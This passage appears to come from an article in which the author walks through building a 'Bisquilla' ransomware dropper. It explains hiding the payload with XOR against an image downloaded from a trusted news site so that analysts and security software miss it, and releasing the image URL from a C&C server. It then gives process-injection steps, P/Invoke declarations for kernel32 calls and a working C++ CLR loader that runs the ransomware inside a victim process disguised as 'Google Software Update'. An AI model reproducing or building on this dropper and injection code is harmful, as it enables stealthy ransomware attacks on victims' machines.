
	ENCRYPT								
XOR	0	0	1	1	0	1	0	1	PlainText
	1	1	1	0	0	0	1	1	Secret Key
	1	1	0	1	0	1	1	0	Ciphertext

	DECRYPT								
XOR	1	1	0	1	0	1	1	0	Ciphertext
	1	1	1	0	0	0	1	1	Secret Key
	0	0	1	1	0	1	0	1	PlainText

Encryption and Decryption using XOR

Unique random and longer keys are incredible harder and computational time expensive to generate. Another problem is the key must be distributed together with the dropper, and this makes easier to Malware Analysts to Decrypt our binary very fast.

To address that challenge the Bisquilla Ransomware uses a random selected image on internet to be used as Encryption Key.



Demonstration of Encryption Process using an image as key

Now, rather than distribute a giant decryption key, we can distribute only a valid image url to be downloaded or securely protect the url into our C&C server and release the address only when we want to start the infection process.


Another advantage of usage an image as decryption key is the fact that any security software in place probably will allow any ordinary user to download any image from “thrustable” source, like NASA, BBC, Globo.com, or any larger news portal around the globe. After all, what kind of damage on single PNG image can do?

.Net Injection Overview

Like other unmanaged code, .Net can be injected into remote unmanaged process, but, as you imagine, that's are not a simple task, but fortunately it is not an impossible task.

The solution is to use a small and precise piece of C++ code to load the CLR Runtime into Unmanaged Process and then load the .Net code inside the target process memory and run-it.

To archive our goal, we need to understand the four elements, or pieces, that are required to accomplish the task:



Injection Elements Overview

- Injector
    - Is our Dropper, built as .Net Console Application
- .NET Assembly
    - Is the Malware Binary
- CLR Runtime Loader
    - C++ piece of code compiled with x86 compatibility
- Target Arbitrary Process
    - Victim process. Can be any ordinary process

Dropper and Injecting .Net Ransomware into Unmanaged Process

Bisquilla Dropper is responsible to download, decrypt, find the target process and take care of all injection process. They work in two stages:

- Preparation
- Injection

Preparation Stage


The preparation stage consists in 4 separated steps.

In the first one the CLR Loader is extracted from dropper embedded resources module and saved as random named temporary file.

Then the ransomware base64 data is download from the internet. After that, the decryption image is also downloaded. Then, dropper decrypts ransomware binary using base64 image as key and the result content is saved as random named temporary file as well.

The decryption procedure is simple as apply OTP Decryption with downloaded Ransomware Base64 and the same image used as key.

$$ransomware\_file = Base64Decode\,(DownloadedRansomware)\ \ XOR\ Image$$



Preparation Stage Simplified Diagram

Injection Stage


The injection stage is separated in 4 steps:

1. Our dropper locates the victim process, then they open the process with appropriate flags;

2. C++ *CLR Runtime Loader* is injected into our *Victim Process* using *LoadLibraryW* and *CreateRemoteThread* and the loaded module are stored;

3. The address of *LoadDNA* function is located into the binary using the *GetProcAddress* function;

4. Using the Loader Module Address combined with *LoadDNA* Function Offset, the dropper are capable to execute the loader function that loads the Ransomware on victim process memory;



Injection Sequence Steps Overview

Finally, the Bisquilla Ransomware takes the control of the user machine and starts the encryption process.

Injector Functions

You may look the figure above and think that is easy, not complex. But when we talk about .Net and Native Platform Functions Invoke (P/Invoke[*9]).... Let's say that are a bit more complex.

P/Invoke allows us to access structs, callbacks and functions in unmanaged native libraries, including the O.S. native libraries, like Kernel32 or User32.

To access these functions, we need to explicitly declare them all using the System and *System.Runtime.InteropServices* namespaces. These two namespaces give you the tools to describe how you want to communicate with the native component.

Let's visualize some examples to access Kernel32 functions:

```
[DllImport("kernel32.dll")]
static extern IntPtr OpenProcess(int dwDesiredAccess, bool bInheritHandle, int dwProcessId);

[DllImport("kernel32.dll", CharSet = CharSet.Auto)]
static extern IntPtr GetModuleHandle(string lpModuleName);

[DllImport("kernel32", CharSet = CharSet.Ansi, ExactSpelling = true, SetLastError = true)]
static extern IntPtr GetProcAddress(IntPtr hModule, string procName);

[DllImport("kernel32.dll", SetLastError = true, ExactSpelling = true)]
static extern IntPtr VirtualAllocEx(IntPtr hProcess, IntPtr lpAddress, uint dwSize, uint
flAllocationType, uint flProtect);


const int PROCESS_QUERY_INFORMATION = 0x00000400;
const int STANDARD_RIGHTS_REQUIRED = 0x000F0000;
const int SYNCHRONIZE = 0x00100000;
const int PROCESS_ALL_ACCESS = PROCESS_TERMINATE | PROCESS_CREATE_THREAD | PROCESS_SET_SESSIONID |
PROCESS_VM_OPERATION | PROCESS_VM_READ | PROCESS_VM_WRITE | PROCESS_DUP_HANDLE |
PROCESS_CREATE_PROCESS | PROCESS_SET_QUOTA | PROCESS_SET_INFORMATION | PROCESS_QUERY_INFORMATION |
STANDARD_RIGHTS_REQUIRED | SYNCHRONIZE | 0xFFFF;
```

Really, not elegant as C++ and maybe messy, but it works.

Note*: Our Injector uses 18 different Windows Calls, 21 unique flags and 1 struct. By that reasons, all this code was omitted from this article. Please, consider read or check the complete code.*

Additionally, to help with more complex Windows Calls we need more 3 functions to keep our code less unorganized:

- *GetFunctionOffSet*
- *FindRemoteModuleHandle*
- *Inject*

Please, refer to these functions in the end of this article.

CLR Runtime Loader

That's is our C++ micro module (only 40 lines of executable code) that load the CLR Runtime into the *Target Arbitrary Process* and load/execute your*.Net Assembly*.

First, the loader creates an ICLRMetaHost interface that allow us to load a .Net CLR based on a specific version number. Note that version v4.0.30319 is present in almost every Windows OS since Windows 8.

Then, using the ICLRRuntimeInfo we got an ICLRRuntimeHost in order to start the CLR Runtime itself and finally run our .Net Assembly into *Target Arbitrary Process*.

```
__declspec(dllexport) HRESULT LoadDNA(_In_ LPCTSTR lpCommand) {
	HRESULT hr;
	ICLRMetaHost* pMetaHost = NULL;
	ICLRRuntimeInfo* pRuntimeInfo = NULL;
	ICLRRuntimeHost* pClrRuntimeHost = NULL;

	// Load .NET Runtime
	hr = CLRCreateInstance(CLSID_CLRMetaHost, IID_PPV_ARGS(&pMetaHost));
	hr = pMetaHost->GetRuntime(L"v4.0.30319", IID_PPV_ARGS(&pRuntimeInfo));
	hr = pRuntimeInfo->GetInterface(CLSID_CLRRuntimeHost, IID_PPV_ARGS(&pClrRuntimeHost));

	// Start Runtime
	hr = pClrRuntimeHost->Start();

	// Parse Arguments
	ClrLoaderArgs args(lpCommand);

	// Execute Loaded .NET Code
	DWORD pReturnValue;
	hr = pClrRuntimeHost->ExecuteInDefaultAppDomain(
		args.pwzAssemblyPath.c_str(),
		args.pwzTypeName.c_str(),
		args.pwzMethodName.c_str(),
		args.pwzArgument.c_str(),
		&pReturnValue);

	// Release and Free Resources
	pMetaHost->Release();
	pRuntimeInfo->Release();
	pClrRuntimeHost->Release();

	// Return .NET Code Result
	return hr;
}
```

There are few tricks to compile this C++ code:


- Compile against x86 architecture only;
- C/C++ Compiler Options:
  - Enable SDL Checks: /sdl
  - Disable Optimizations: /Od
- Linker Options:
  - Export the Module Definition File;

Target Arbitrary Process

Is our victim process. They can be any running process compiled against x86 or x64 architecture.

Every Unmanaged Process needs .Net Runtime Execution Engine to be able to execute any injected .Net Code. Using *Process Hacker 2* we can see inside our process Threads, Modules and Handles and check the Microsoft .Net Runtime Execution Engine and our .NET Ransomware was really loaded and running.


Modules



Name	Base address	Size	Description
advapi32.dll	0x753e0000	480 kB	API de base do Windows 32 avançada
apphelp.dll	0x72d20000	628 kB	Biblioteca de cliente de compatibilidade de aplicativos
AppResolver.dll	0xf180000	440 kB	Resolvedor de Aplicativos
audiodev.dll	0x3f200000	260 kB	Extensão Shell dos Dispositivos de Mídia Portáteis
BCP47Langs.dll	0x64f50000	232 kB	BCP47 Language Classes
BCP47mrm.dll	0xf270000	116 kB	BCP47 Language Classes for Resource Management
bcrypt.dll	0x73a10000	100 kB	Biblioteca de Primitivos Criptografados do Windows
bcryptprimitives.dll	0x74ac0000	352 kB	Windows Cryptographic Primitives Library
BisquillaRansomware.exe	0x3db0000	264 kB	Google Software Update
cfgmgr32.dll	0x73c60000	228 kB	Configuration Manager DLL
clbcatq.dll	0x73ff0000	524 kB	COM+ Configuration Catalog
cldapi.dll	0x68e90000	104 kB	Cloud API user mode API
clr.dll	0x603e0000	6,93 MB	Microsoft .NET Runtime Common Language Runtime - WorkStation
clrjit.dll	0x73090000	512 kB	Microsoft .NET Runtime Just-In-Time Compiler
msasn1.dll	0x73f90000	56 kB	ASN.1 Runtime APIs
mscoree.dll	0x73330000	340 kB	Microsoft .NET Runtime Execution Engine
mscoreei.dll	0x73290000	500 kB	Microsoft .NET Runtime Execution Engine
mscorlib.ni.dll	0x5f040000	19,59 MB	Microsoft Common Language Runtime Class Library
mscorlib.resources.dll	0xa600000	1 MB	Biblioteca de Classes do Microsoft Common Language Runtime
mscorrc.dll	0x83e0000	436 kB	Recursos do Microsoft .NET Runtime
msctf.dll	0x769b0000	1,26 MB	DLL de servidor MSCTF
msimg32.dll	0x72e90000	24 kB	GDIEXT Client DLL
msIso.dll	0xfb30000	268 kB	Isolation Library for Internet Explorer
MsSpellCheckingFacility.dll	0x64af0000	740 kB	Recurso de Verificação Ortográfica da Microsoft
msvcp110_win.dll	0x61700000	412 kB	Microsoft® STL110 C++ Runtime Library
msvcp140d.dll	0xf7c0000	736 kB	Microsoft® C Runtime Library
msvcp_win.dll	0x74530000	500 kB	Microsoft® C Runtime Library
msvcr120_clr0400.dll	0x73110000	980 kB	Microsoft® C Runtime Library
msvcrt.dll	0x73d10000	764 kB	Windows NT CRT DLL
netapi32.dll	0x72bb0000	76 kB	Net Win32 API DLL
netutils.dll	0x72610000	44 kB	Net Win32 API Helpers DLL
networkexplorer.dll	0xf5f0000	1,14 MB	Gerenciador de Rede
notepad++.exe	**0x1320000**	**2,8 MB**	**Notepad++ : a free (GNU) source code editor**
StaticCache.dat	0x4000000	18,19 MB	
StructuredQuery.dll	0x61890000	528 kB	Structured Query
System.Configuration.ni.dll	0x65c20000	0,98 MB	System.Configuration.dll
System.Core.ni.dll	0x5d120000	7,88 MB	.NET Framework
System.Deployment.ni.dll	0x516a0000	1,86 MB	System.Deployment.dll
System.Deployment.resources.dll	0x8700000	392 kB	System.Deployment.dll
System.Drawing.ni.dll	0x66560000	1,58 MB	.NET Framework
System.Management.ni.dll	0x53460000	1,14 MB	.NET Framework
System.ni.dll	0x5e620000	10,07 MB	.NET Framework
System.Security.ni.dll	0x51e70000	828 kB	System.Security.dll
System.Windows.Forms.ni.dll	0x5d900000	13,11 MB	.NET Framework
System.Xml.ni.dll	0x5c0d0000	7,24 MB	.NET Framework
TextInputFramework.dll	0x671b0000	500 kB	"TextInputFramework.DYNLINK"
thumbcache.dll	0x648b0000	296 kB	Cache de Miniaturas da Microsoft
thumbcache_idx.db	0x7440000	60 kB	
tiptsf.dll	0x63560000	532 kB	Teclado Virtual e Estrutura de Serviços de Texto do Painel de Manuscrito
tmp89DC.dll	0xf930000	156 kB	
twinapi.appcore.dll	0x6d960000	1,39 MB	twinapi.appcore
ucrtbase.dll			

